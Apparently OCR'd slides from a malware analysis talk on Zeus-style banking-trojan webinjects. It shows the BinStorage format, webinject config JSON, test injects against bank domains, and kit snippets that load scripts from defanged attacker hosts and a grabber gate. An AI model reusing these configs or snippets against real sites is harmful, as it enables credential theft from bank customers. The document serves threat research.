
```
{
    "1": {
        "flags": "IS_INJECT,REQUEST_POST,REQUEST_GET",
        "set_url": "https://[redacted]/js*",
        "pieces": {
            "1_data_before": "\"\\x69\\x70\\x74\\x4C\\x6F\\x61\\x64\\x65\\x64\"];",
            "1_data_after": "if(typeof Sys!==",
            "1_data_inject": ";"
        }
    },
    "2": {
        "flags": "IS_INJECT,REQUEST_POST,REQUEST_GET",
        "set_url": "https://[redacted]/instrumentation*",
        "pieces": {
            "1_data_before": "var Logger={initialised:false};",
            "1_data_after": "={init:e,log:f,flush:d}}());",
            "1_data_inject": "(function(){var e=function(){}; var f=function(){}; var d=function(){};Logger"
        }
    },
...
```

Zeus BinStorage


- Header
  - Random data (20-bytes)
  - Size (DWORD)
  - Flags (DWORD)
  - Section count (DWORD)
  - MD5 (16-bytes)
- Sections
  - ID (DWORD)
  - Flags (DWORD)
  - Size (DWORD)
  - Real size (DWORD)
  - Data
    - Can be compressed



Webinjects (Targeted Countries)



Webinjects (Types)



Webinjects (Defaults / Tests)


```
"wer.com.au page injected": {
    "flags": "",
    "set_url": "http*://*wer.com.au*",
    "pieces": {
        "1_data_before": "<html*<head*>",
        "1_data_after": "",
        "1_data_inject": "<script>\r\nalert('Page Injected!');\r\n</script>"
    }
},
```

```
"boq.com.au page injected": {
    "flags": "IS_INJECT,REQUEST_POST,REQUEST_GET",
    "set_url": "http*://*boq.com.au*",
    "pieces": {
        "1_data_before": "<html*<head*>",
        "1_data_after": "",
        "1_data_inject": "<script>\r\nalert('Page Injected!');\r\n</script>"
    }
},
```

```
"generic page injected": {
    "flags": "",
    "set_url": "https://www2.[redacted].com.br*",
    "pieces": {
        "1_data_before": "<html*<head*>",
        "1_data_after": "",
        "1_data_inject": "<script>\r\nalert('Page Injected!');\r\n</script>"
    }
},
```


Webinjects Kits (tables)

- Snippet
  - _brows.inject(\"hxxps://taberfix[.top/panel/t.js\");




Webinjects Kits (.::grab)

- Snippet
  - <script>var home_link = "hxxps://kioxixu.Abkhazia[.su/jpccgrab";var gate_link = home_link+"/gate.php";var pkey = "Bc5rw12";




Webinjects Kits (r=)

- Snippet
  - src="hxxps://plsfgpal[.]com/mpgl/content/commbank/mx/commbank.js?r='+((new Date()).getHours()+(new Date()).getDay()*24)+'"



